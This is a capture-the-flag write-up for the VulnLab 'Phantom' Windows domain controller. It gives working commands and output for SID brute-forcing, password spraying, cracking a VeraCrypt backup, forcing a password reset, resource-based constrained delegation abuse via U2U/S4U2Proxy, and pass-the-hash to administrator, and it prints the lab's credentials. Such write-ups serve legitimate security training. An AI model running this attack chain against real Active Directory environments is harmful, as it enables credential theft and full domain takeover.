| Machine Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Phantom | Medium | 19/01/2025 | 19/01/2025 |

Learning Points:
- Using PyPyKatz to convert a password to NT format
- Decrypting
.hcVeraCrypt encrypted drives using Hashcat - Performing Resource-Based Delegation (RBCD) with a domain user for privilege escalation (PrivEsc)
Attack Path :
- Use CrackMapExec to enumerate SMB shares as an anonymous session and find a
.emlfile containing a Base64-encoded PDF. - Decode the PDF and extract a password.
- Enumerate usernames by performing a SID brute-force attack and save the usernames.
- Perform a password spray attack and identify valid credentials.
- Using the valid credentials, enumerate SMB shares again and locate a share containing a VeraCrypt encrypted backup drive.
- Save the encrypted drive and crack it using a custom-generated wordlist created with Crunch and Hashcat.
- Explore the decrypted drive to discover another password.
- Perform another password spray attack to find additional valid credentials.
- Use Evil-WinRM to log in and retrieve the user flag.
- Use BloodHound-Python to map privileges and identify that the user has
ForceChangePasswordpermission for users in the ICT Security Group. - Change the password of a user in the group using Net RPC.
- Edit the
msDS-AllowedToActOnBehalfOfOtherIdentityproperty of the user. - Retrieve a TGT (Ticket Granting Ticket) with Overpass-the-Hash, extract the TGT session key, and replace it with the domain user’s NT hash.
- Using the modified user account, obtain a service ticket to itself on behalf of the administrator, then use S4U2proxy to get a service ticket for the target the user can delegate to.
- Export the ticket and use Impacket’s secretsdump to dump the administrator’s hash.

- Perform a Pass-the-Hash attack with the obtained hash to gain administrator privileges and retrieve the root flag.
Default Nmap scan :
# Nmap 7.94SVN scan initiated Sun Jan 19 15:53:37 2025 as: /usr/lib/nmap/nmap -sC -sV -oA default 10.10.105.203
Nmap scan report for 10.10.105.203
Host is up (0.23s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-19 10:23:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-19T10:24:10+00:00
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2025-01-18T10:08:48
|_Not valid after:  2025-07-20T10:08:48
|_ssl-date: 2025-01-19T10:24:49+00:00; -1s from scanner time.
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-19T10:24:13
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 19 15:54:57 2025 -- 1 IP address (1 host up) scanned in 80.08 seconds
We enumerated the shares as a null session using CrackMapExec.

In the public share, we found a .eml file.

We downloaded the file to Eagle and discovered that it was a Base64-encoded PDF file.

We copied the Base64-encoded part to a file, decoded it, and saved it to a new file.
base64 -d welcome.b64 > welcome_template.pdf

We found a password in the PDF file.

Since we didn’t have any usernames, we performed a SID brute-force attack and successfully obtained some usernames.
impacket-lookupsid anonymous@phantom.vl -no-pass | awk -F'\\\\| ' '/SidTypeUser/ {print $3}'
We used CrackMapExec and performed a password spray, successfully identifying a user with valid credentials.

ibryant:Ph4nt0m@5t4rt!
We were able to see that this user had read access to a share named Departments Share.

We found some files in the IT folder, as well as a Backup file.


The .hc extension indicated that it was a file from VeraCrypt software, which encrypts data. This password could be cracked with Hashcat, but it wasn’t found in the rockyou.txt wordlist. So, we generated a custom wordlist using the company name, year, and a special character, as mentioned in the hint from the VulnLab Wiki.

We generated a wordlist using Crunch.
We were able to crack the file using the generated custom wordlist with Hashcat.

IT_BACKUP_201123.hc:Phantom2023!
Using the password, we mounted the drive to EAGLE-Flare and started enumerating.

While enumerating the files, we found a credential for the user ‘lstanley’ inside a config file.

lstanley:gB6XTcqVP5MlP7Rc

We used CrackMapExec to verify the credentials, but they didn’t work for that user. So, we performed a password spray and identified that the password worked for the user svc_sspr.

svc_sspr:gB6XTcqVP5MlP7Rc
We were able to use Evil-WinRM to log in to the machine and retrieve the user flag using the credentials.
Privilege Escalation
Bloodhound Enumeration

We used BloodHound-Python to obtain the AD map and inject it into BloodHound.

Analyzing the BloodHound data, we noted that our user had the ability to change the passwords of three users.

These users belong to the ICT Security group, which has AddAllowedToAct permission on the domain controller. Through this, we could edit the msDS-AllowedToActOnBehalfOfOtherIdentity property to add a machine account, enabling us to perform Resource-Based Constrained Delegation (RBCD). With net rpc, the password could be changed.
net rpc password WSILVA -U phantom.vl/svc_sspr -S dc.phantom.vl

We also used CrackMapExec to verify whether it worked.

We edited the msDS-AllowedToActOnBehalfOfOtherIdentity property.
impacket-rbcd -delegate-to 'DC$' -delegate-from 'WSILVA' -dc-ip 10.10.105.203 -action 'write' 'phantom.vl'/'WSILVA':'Phantom2023!'

Performing resource based delegation with a domain user
To abuse RBCD, we needed to know the status of the machine quota in order to create a machine account and then add it to the DC’s property. However, the quota was set to 0.

However, we could still perform RBCD through a normal domain user. For this, we needed a modified branch of getST with the U2U Kerberos extension.

First, we retrieved the TGT using Overpass-the-Hash, extracted the TGT session key, and replaced it with the domain user’s NTHash.
root@eagle:~/Vulnlab/Machines/Phanthom# impacket-getTGT -hashes :$(pypykatz crypto nt 'Phantom2023!') phantom.vl/WSILVA
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in WSILVA.ccache
root@eagle:~/Vulnlab/Machines/Phanthom# impacket-describeTicket WSILVA.ccache | grep 'Ticket Session Key'
[*] Ticket Session Key            : c645fe88ba7d20bfc73f18791155b28e
root@eagle:~/Vulnlab/Machines/Phanthom# impacket-changepasswd -newhashes :c645fe88ba7d20bfc73f18791155b28e 'phantom.vl'/'WSILVA':'Phantom2023!'@dc.phantom.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom.vl\WSILVA
[*] Connecting to DCE/RPC as phantom.vl\WSILVA
[*] Password was changed successfully.
[!] User will need to change their password on next logging because we are using hashes.
With S4U2Self and U2U, using WSILVA, we could obtain a service ticket to itself on behalf of the administrator. We then proceeded to S4U2Proxy to obtain a service ticket for the target that the user could delegate to.
KRB5CCNAME=./WSILVA.ccache impacket-getST -u2u -impersonate "Administrator" -spn "host/dc.phantom.vl" -k -no-pass phantom.vl/WSILVA

Using the hash, we performed a Pass-the-Hash attack with Evil-WinRM and obtained the root flag.